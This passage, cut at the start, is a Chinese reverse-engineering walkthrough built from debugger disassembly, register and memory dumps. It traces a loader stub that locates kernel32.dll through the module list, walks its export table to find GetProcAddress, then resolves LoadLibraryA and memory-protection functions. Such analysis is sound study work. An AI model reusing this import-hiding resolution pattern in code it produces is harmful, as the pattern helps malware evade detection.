5: [esp+14] 00320033
```

```
地址      十六进制                                          ASCII
0019E0D8  00 01 00 00 7F 00 00 00 2C E2 19 00 BC EB 19 00  ........,â..¼ë..
0019E0E8  00 00 00 00 00 00 00 00 50 F5 9E 75 CE 3E 0F 00  ........Põ.uÎ>..
0019E0F8  6B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 00  k.e.r.n.e.l.3.2.
0019E108  2E 00 64 00 6C 00 6C 00 00 00 00 00 00 00 00 00  ..d.l.l.........
0019E118  00 90 38 00 10 07 00 01 34 F1 19 00 18 42 FD 00  ..8.....4ñ...Bý.
0019E128  D4 F0 19 00 0C F1 19 00 8C F0 19 00 0E 00 0F 00  Ôð...ñ...ð......
0019E138  C0 00 FB 02 20 00 00 00 C0 00 FB 02 70 00 00 00  À.û. ...À.û.p...
0019E148  C0 00 FB 02 00 00 FB 02 63 01 00 50 00 00 00 00  À.û...û.c..P....
0019E158  63 01 00 01 18 00 00 00 F8 06 FB 02 1C 00 00 00  c.......ø.û.....
0019E168  A0 04 FB 02 F8 06 FB 02 00 07 FB 02 08 06 FB 02   .û.ø.û...û...û.
0019E178  19 01 00 00 22 00 23 00 00 00 00 00 00 00 00 00  ....".#.........
0019E188  00 00 00 00 00 00 01 00 03 00 00 05 2E 00 01 00  ................
0019E198  FA 06 FB 02 01 00 00 00 19 01 00 00 1F 00 00 00  ú.û.............
0019E1A8  FF 06 FB 02 1F 00 00 00 0F 06 FB 02 D8 E2 19 00  ÿ.û.......û.Øâ..
0019E1B8  10 AD 17 77 24 DE 73 FD FE FF FF FF 58 E2 19 00  ...w$Þsýþÿÿÿxâ..
0019E1C8  DC 6D 14 77 08 00 00 00 20 00 00 00 00 00 00 00  Üm.w.... .......
0019E1D8  28 E2 19 00 63 01 00 50 00 00 FB 02 63 01 00 50  (â..c..P..û.c..P
0019E1E8  00 00 FB 02 5A 00 5B 00 5C 00 5D 00 5E 00 5F 00  ..û.Z.[.\.].^._.
```


```
0019E0F0  759EF550  kernel32.759EF550
0019E0F4  000E3ECE
0019E0F8  0065006B  1.0065006B
0019E0FC  006E0072  1.006E0072
0019E100  006C0065  1.006C0065
0019E104  00320033
0019E108  0064002E  1.0064002E
0019E10C  006C006C  1.006C006C
0019E110  00000000
0019E114  00000000
0019E118  00389000
0019E11C  01000710  L"CA GEPURA"
0019E120  0019F134
0019E124  00FD4218  返回到 00FD4218 自 00FD4A22
0019E128  0019F0D4
0019E12C  0019F10C
0019E130  0019F08C
0019E134  000F000E
0019E138  02FB00C0
0019E13C  00000020
```

进入匹配kernel32.dll函数



```
00FD4A69   8B36          mov esi,dword ptr ds:[esi]          获得list成员
00FD4A6B   837E 18 00    cmp dword ptr ds:[esi+18],0         dllbase
00FD4A6F   74 12         je FD4A83
00FD4A71   8D45 D8       lea eax,dword ptr ss:[ebp-28]
00FD4A74   50            push eax                            eax:L"kernel32.dll"
00FD4A75   FF76 30       push dword ptr ds:[esi+30]          dllname
00FD4A78   E8 AF030000   call FD4E2C
00FD4A7D   59            pop ecx                             ecx:L"kernel32.dll"
00FD4A7E   59            pop ecx                             ecx:L"kernel32.dll"
00FD4A7F   85C0          test eax,eax                        eax:L"kernel32.dll"
00FD4A81   74 06         je FD4A89
```

匹配成功后，遍历kernel32.dll的导出表获得GetProcAddress函数地址



```
01124A7E     59               pop ecx
01124A7F     85C0             test eax,eax
01124A81   ⌄ 74 06            je 1124A89
01124A83     3BFE             cmp edi,esi                               esi:"MZ?"
01124A85   ^ 75 E2            jne 1124A69
01124A87   ⌄ EB 04            jmp 1124A8D
01124A89     3BFE             cmp edi,esi                               esi:"MZ?"
01124A8B   ⌄ 75 07            jne 1124A94
01124A8D     33C0             xor eax,eax
01124A8F   ⌄ E9 9E000000      jmp 1124B32
01124A94     8B76 18          mov esi,dword ptr ds:[esi+18]             kernel32base
01124A97     8B46 3C          mov eax,dword ptr ds:[esi+3C]             peheader
01124A9A     8B7C30 78        mov edi,dword ptr ds:[eax+esi+78]         peheader+78:导出表地址
01124A9E     8B4437 24        mov eax,dword ptr ds:[edi+esi+24]         导出表+24: 导出序号表地址
01124AA2     53               push ebx                                  ebx:L"髭\t汞\t汅\t汚\t汣\t汦\t汽\t沘\t泓\t沮\t洿\t淫\t
01124AA3     8B5C37 20        mov ebx,dword ptr ds:[edi+esi+20]         ebx:L"髭\t汞\t汅\t汚\t汣\t汦\t汽\t沘\t泓\t沮\t洿\t淫\t
01124AA7     03DE             add ebx,esi                               ebx:L"髭\t汞\t汅\t汚\t汣\t汦\t汽\t沘\t泓\t沮\t洿\t淫\t
01124AA9     03C6             add eax,esi                               esi:"MZ?"
01124AAB     8945 FC          mov dword ptr ss:[ebp-4],eax              [ebp-4]:&L"emanager-l1-1-0"
01124AAE     C745 D8 47657450 mov dword ptr ss:[ebp-28],50746547
01124AB5     C745 DC 726F6341 mov dword ptr ss:[ebp-24],41636F72
01124ABC     C745 E0 64647265 mov dword ptr ss:[ebp-20],65726464
01124AC3     C745 E4 73730000 mov dword ptr ss:[ebp-1C],7373
01124ACA   ⌄ EB 07            jmp 1124AD3
01124ACC     83C3 04          add ebx,4                                 ebx:L"髭\t汞\t汅\t汚\t汣\t汦\t汽\t沘\t泓\t沮\t洿\t淫\t
01124ACF     8345 FC 02       add dword ptr ss:[ebp-4],2                [ebp-4]:&L"emanager-l1-1-0"
01124AD3     8D45 D8          lea eax,dword ptr ss:[ebp-28]
01124AD6     50               push eax
01124AD7     8B03             mov eax,dword ptr ds:[ebx]                ebx:L"髭\t汞\t汅\t汚\t汣\t汦\t汽\t沘\t泓\t沮\t洿\t淫\t
01124AD9     03C6             add eax,esi                               esi:"MZ?"
01124ADB     50               push eax
01124ADC     E8 22030000      call 1124E03                              遍历导出函数名，比较字符串
EIP → 01124AE1 59             pop ecx
01124AE2     59               pop ecx
01124AE3     85C0             test eax,eax
01124AE5   ^ 75 E5            jne 1124ACC
```

函数名称查函数地址：

Windows 装载器的工作步骤如下：

最初的步骤是一样的，那就是首先得到导出表的地址


从导出表的 NumberOfNames 字段得到已命名函数的总数，并以这个数字作为循环的次数来构造一个循环

从 AddressOfNames 字段指向得到的函数名称地址表的第一项开始，在循环中将每一项定义的函数名与要查找的函数名相比较，如果没有任何一个函数名是符合的，表示文件中没有指定名称的函数

如果某一项定义的函数名与要查找的函数名符合，那么记下这个函数名在字符串地址表中的索引值，然后在 AddressOfNamesOrdinals 指向的数组中以同样的索引值取出数组项的值，我们这里假设这个值是x

最后，以 x 值作为索引值，在 AddressOfFunctions 字段指向的函数入口地址表中获取的 RVA 就是函数的入口地址

通过GetProcAddress得到LoadLibraryA函数地址




```
01124AA7     03DE             add ebx,esi                               esi:"MZ?"
01124AA9     03C6             add eax,esi                               eax:"LoadLibraryA", esi:"MZ?"
01124AAB     8945 FC          mov dword ptr ss:[ebp-4],eax
01124AAE     C745 D8 47657450 mov dword ptr ss:[ebp-28],50746547
01124AB5     C745 DC 726F6341 mov dword ptr ss:[ebp-24],41636F72
01124ABC     C745 E0 64647265 mov dword ptr ss:[ebp-20],65726464
01124AC3     C745 E4 73730000 mov dword ptr ss:[ebp-1C],7373
01124ACA   ⌄ EB 07            jmp 1124AD3
01124ACC     83C3 04          add ebx,4
01124ACF     8345 FC 02       add dword ptr ss:[ebp-4],2
01124AD3     8D45 D8          lea eax,dword ptr ss:[ebp-28]
01124AD6     50               push eax                                  eax:"LoadLibraryA"
01124AD7     8B03             mov eax,dword ptr ds:[ebx]                eax:"LoadLibraryA"
01124AD9     03C6             add eax,esi                               eax:"LoadLibraryA", esi:"MZ?"
01124ADB     50               push eax                                  eax:"LoadLibraryA"
01124ADC     E8 22030000      call 1124E03                              遍历导出函数名，比较字符串
01124AE1     59               pop ecx
01124AE2     59               pop ecx
01124AE3     85C0             test eax,eax                              eax:"LoadLibraryA"
01124AE5   ^ 75 E5            jne 1124ACC
01124AE7     8B4C37 1C        mov ecx,dword ptr ds:[edi+esi+1C]
01124AEB     8B45 FC          mov eax,dword ptr ss:[ebp-4]
01124AEE     0FB700           movzx eax,word ptr ds:[eax]               eax:"LoadLibraryA"
01124AF1     8D0481           lea eax,dword ptr ds:[ecx+eax*4]          eax:"LoadLibraryA"
01124AF4     8B3C30           mov edi,dword ptr ds:[eax+esi]
01124AF7     8365 E4 00       and dword ptr ss:[ebp-1C],0
01124AFB     8D45 D8          lea eax,dword ptr ss:[ebp-28]
01124AFE     50               push eax                                  eax:"LoadLibraryA"
01124AFF     03FE             add edi,esi                               esi:"MZ?"
01124B01     56               push esi                                  esi:"MZ?"
01124B02     C745 D8 4C6F6164 mov dword ptr ss:[ebp-28],64616F4C
01124B09     C745 DC 4C696272 mov dword ptr ss:[ebp-24],7262694C
01124B10     C745 E0 61727941 mov dword ptr ss:[ebp-20],41797261
IP → 01124B17 FFD7            call edi
01124B19     8B4D 08          mov ecx,dword ptr ss:[ebp+8]
01124B1C     8939             mov dword ptr ds:[ecx],edi
01124B1E     8B4D 0C          mov ecx,dword ptr ss:[ebp+C]
01124B21     8901             mov dword ptr ds:[ecx],eax                eax:"LoadLibraryA"
01124B23     8B45 F8          mov eax,dword ptr ss:[ebp-8]
01124B26     8B40 08          mov eax,dword ptr ds:[eax+8]              eax:"LoadLibraryA", eax+8:"aryA"
01124B29     8B4D 10          mov ecx,dword ptr ss:[ebp+10]
01124B2C     8901             mov dword ptr ds:[ecx],eax                eax:"LoadLibraryA"
01124B2E     33C0             xor eax,eax                               eax:"LoadLibraryA"

dword ptr ss:[ebp-20]=[0019E100 "aryA"]=41797261

01124B10
```

```
EAX     0019E0F8     "LoadLibraryA"
EBX     75A65078     kernel32.75A65078
ECX     00092C98
EDX     00000073     's'
EBP     0019E120
ESP     0019E0E4
ESI     759D0000     "MZ?"
EDI     759EF550     <kernel32.GetProcAddress>

EIP     01124B17

EFLAGS    00000206
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError   0000057A (ERROR_INVALID_CURSOR_HANDLE)
LastStatus  C000008A (STATUS_RESOURCE_TYPE_NOT_FOUND)

GS 002B   FS 0053
ES 002B   DS 002B
CS 0023   SS 002B

ST(0) 00000000000000000000 x87r0 空 0.000000000000000000
ST(1) 00000000000000000000 x87r1 空 0.000000000000000000
ST(2) 00000000000000000000 x87r2 空 0.000000000000000000
ST(3) 00000000000000000000 x87r3 空 0.000000000000000000
ST(4) 00000000000000000000 x87r4 空 0.000000000000000000
ST(5) 00000000000000000000 x87r5 空 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 空 1.000000000000000000
ST(7) 3FFF8DB70C975DF22363 x87r7 空 1.107148717794090500

1:  [esp] 759D0000 "MZ?"
2:  [esp+4] 0019E0F8 "LoadLibraryA"
3:  [esp+8] 75B25100 <gdi32.ResetDCW>
4:  [esp+C] 759EF550 <kernel32.GetProcAddress>
5:  [esp+10] 000E3ECE
```

```
地址                      十六进制                                             ASCII
0019E0D0               6C 00 00 00 F0 2C 11 01 00 00 9D 75 20 E1 19 00  l...ð,......u á..
0019E0E0               E1 4A 12 01 00 00 9D 75 F8 E0 19 00 00 51 B2 75  áJ.....uøà...Q²u
0019E0F0 <&GetProc     50 F5 9E 75 CE 3E 0E 00 4C 6F 61 64 4C 69 62 72  Põ.uÎ>..LoadLibr
0019E100               61 72 79 41 00 00 00 00 2E 00 64 00 6C 00 6C 00  aryA......d.l.l.
0019E110               00 00 00 00 00 00 00 00 00 20 38 00 32 64 A6 75  ......... 8.2d¦u
0019E120               34 F1 19 00 18 42 12 01 D4 F0 19 00 0C F1 19 00  4ñ...B..Ôð...ñ..
0019E130               8C F0 19 00 0E 00 0F 00 C0 00 06 03 20 00 00 00  .ð......À... ...
0019E140               C0 00 06 03 70 00 00 00 C0 00 06 03 00 00 06 03  À...p...À.......
0019E150               63 01 00 50 00 00 00 00 63 01 00 01 18 00 00 00  c..P....c.......
0019E160               F8 06 06 03 1C 00 00 00 A0 04 06 03 F8 06 06 03  ø....... ...ø...
0019E170               00 07 06 03 08 06 06 03 19 01 00 00 22 00 23 00  ............".#.
0019E180               00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00  ................
0019E190               03 00 00 05 2E 00 01 00 FA 06 06 03 01 00 00 00  ........ú.......
0019E1A0               19 01 00 00 1F 00 00 00 FF 06 06 03 1F 00 00 00  ........ÿ.......
0019E1B0               0F 06 06 03 D8 E2 19 00 10 AD 17 77 21 39 00 47  ....Øâ.....w!9.G
0019E1C0               FE FF FF FF 58 E2 19 00 DC 6D 14 77 08 00 00 00  þÿÿÿXâ..Üm.w....
```


```
0019E0E4  759D0000  kernel32.759D0000
0019E0E8  0019E0F8  "LoadLibraryA"
0019E0EC  75B25100  gdi32.75B25100
0019E0F0  759EF550  kernel32.759EF550
0019E0F4  000E3ECE
0019E0F8  64616F4C
0019E0FC  7262694C
0019E100  41797261
0019E104  00000000
0019E108  0064002E  1.0064002E
0019E10C  006C006C  1.006C006C
0019E110  00000000
0019E114  00000000
0019E118  00382000
0019E11C  75A66432  kernel32.75A66432
0019E120  0019F134
0019E124  01124218  返回到 01124218 自 01124A22
0019E128  0019F0D4
0019E12C  0019F10C
0019E130  0019F08C
```

LoadLibraryA加载kernel32.dll




```
00EB422F  74 03                   je EB4234
00EB4231  C9                      leave
00EB4232  FFE0                    jmp eax
00EB4234  E8 FD080000             call EB4B36
00EB4239  8B85 74FFFFFF           mov eax,dword ptr ss:[ebp-8C]
00EB423F  8B4D C4                 mov ecx,dword ptr ss:[ebp-3C]
00EB4242  8D4401 C8               lea eax,dword ptr ds:[ecx+eax-38]       eax:"MZ?"
00EB4246  8945 F8                 mov dword ptr ss:[ebp-8],eax
00EB4249  8B45 F8                 mov eax,dword ptr ss:[ebp-8]
00EB424C  8985 60FFFFFF           mov dword ptr ss:[ebp-A0],eax
00EB4252  C785 78FFFFFF 6B6572(   mov dword ptr ss:[ebp-88],6E72656B
00EB425C  C785 7CFFFFFF 656C33:   mov dword ptr ss:[ebp-84],32336C65
00EB4266  C745 80 2E646C6C        mov dword ptr ss:[ebp-80],6C6C642E
00EB426D  8365 84 00              and dword ptr ss:[ebp-7C],0
00EB4271  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB4277  50                      push eax                                eax:"MZ?"
00EB4278  FF55 D8                 call dword ptr ss:[ebp-28]
EIP ───→ 00EB427B  8945 C8        mov dword ptr ss:[ebp-38],eax
00EB427E  C785 78FFFFFF 566972;   mov dword ptr ss:[ebp-88],74726956
00EB4288  C785 7CFFFFFF 75616C<   mov dword ptr ss:[ebp-84],416C6175
00EB4292  C745 80 6C6C6F63        mov dword ptr ss:[ebp-80],636F6C6C
00EB4299  8365 84 00              and dword ptr ss:[ebp-7C],0
00EB429D  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB42A3  50                      push eax                                eax:"MZ?"
00EB42A4  FF75 C8                 push dword ptr ss:[ebp-38]
00EB42A7  FF55 A0                 call dword ptr ss:[ebp-60]
00EB42AA  8945 B8                 mov dword ptr ss:[ebp-48],eax
00EB42AD  C785 78FFFFFF 566972;   mov dword ptr ss:[ebp-88],74726956
00EB42B7  C785 7CFFFFFF 75616C!   mov dword ptr ss:[ebp-84],506C6175
00EB42C1  C745 80 726F7465        mov dword ptr ss:[ebp-80],65746F72
00EB42C8  C745 84 63740000        mov dword ptr ss:[ebp-7C],7463
00EB42CF  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB42D5  50                      push eax                                eax:"MZ?"
00EB42D6  FF75 C8                 push dword ptr ss:[ebp-38]
00EB42D9  FF55 A0                 call dword ptr ss:[ebp-60]
00EB42DC  8945 DC                 mov dword ptr ss:[ebp-24],eax
00EB42DF  C785 78FFFFFF 566972;   mov dword ptr ss:[ebp-88],74726956
00EB42E9  C785 7CFFFFFF 75616C<   mov dword ptr ss:[ebp-84],466C6175
00EB42F3  C745 80 72656500        mov dword ptr ss:[ebp-80],1.656572
00EB42FA  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB4300  50                      push eax                                eax:"MZ?"
00EB4301  FF75 C8                 push dword ptr ss:[ebp-38]

dword ptr ss:[ebp-28]=[0019F10C <&LoadLibraryA>]=<kernel32.LoadLibraryA>
```

然后调用GetProcAddress函数获取VirtualAlloc，VirtualProtect，VirtualFree，GetVersionExA，TerminateProcess函数地址，方便后续调用




```
00EB422B  8B00                    mov eax,dword ptr ds:[eax]
00EB422D  85C0                    test eax,eax
00EB422F  74 03                   je EB4234
00EB4231  C9                      leave
00EB4232  FFE0                    jmp eax
00EB4234  E8 FD080000             call EB4B36
00EB4239  8B85 74FFFFFF           mov eax,dword ptr ss:[ebp-8C]
00EB423F  8B4D C4                 mov ecx,dword ptr ss:[ebp-3C]
00EB4242  8D4401 C8               lea eax,dword ptr ds:[ecx+eax-38]
00EB4246  8945 F8                 mov dword ptr ss:[ebp-8],eax
00EB4249  8B45 F8                 mov eax,dword ptr ss:[ebp-8]
00EB424C  8985 60FFFFFF           mov dword ptr ss:[ebp-A0],eax
00EB4252  C785 78FFFFFF 6B6572(   mov dword ptr ss:[ebp-88],6E72656B
00EB425C  C785 7CFFFFFF 656C33:   mov dword ptr ss:[ebp-84],32336C65
00EB4266  C745 80 2E646C6C        mov dword ptr ss:[ebp-80],6C6C642E
00EB426D  8365 84 00              and dword ptr ss:[ebp-7C],0
00EB4271  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB4277  50                      push eax
00EB4278  FF55 D8                 call dword ptr ss:[ebp-28]
00EB427B  8945 C8                 mov dword ptr ss:[ebp-38],eax           [ebp-38]:"MZ?"
00EB427E  C785 78FFFFFF 566972;   mov dword ptr ss:[ebp-88],74726956
00EB4288  C785 7CFFFFFF 75616C(   mov dword ptr ss:[ebp-84],416C6175
00EB4292  C745 80 6C6C6F63        mov dword ptr ss:[ebp-80],636F6C6C
00EB4299  8365 84 00              and dword ptr ss:[ebp-7C],0
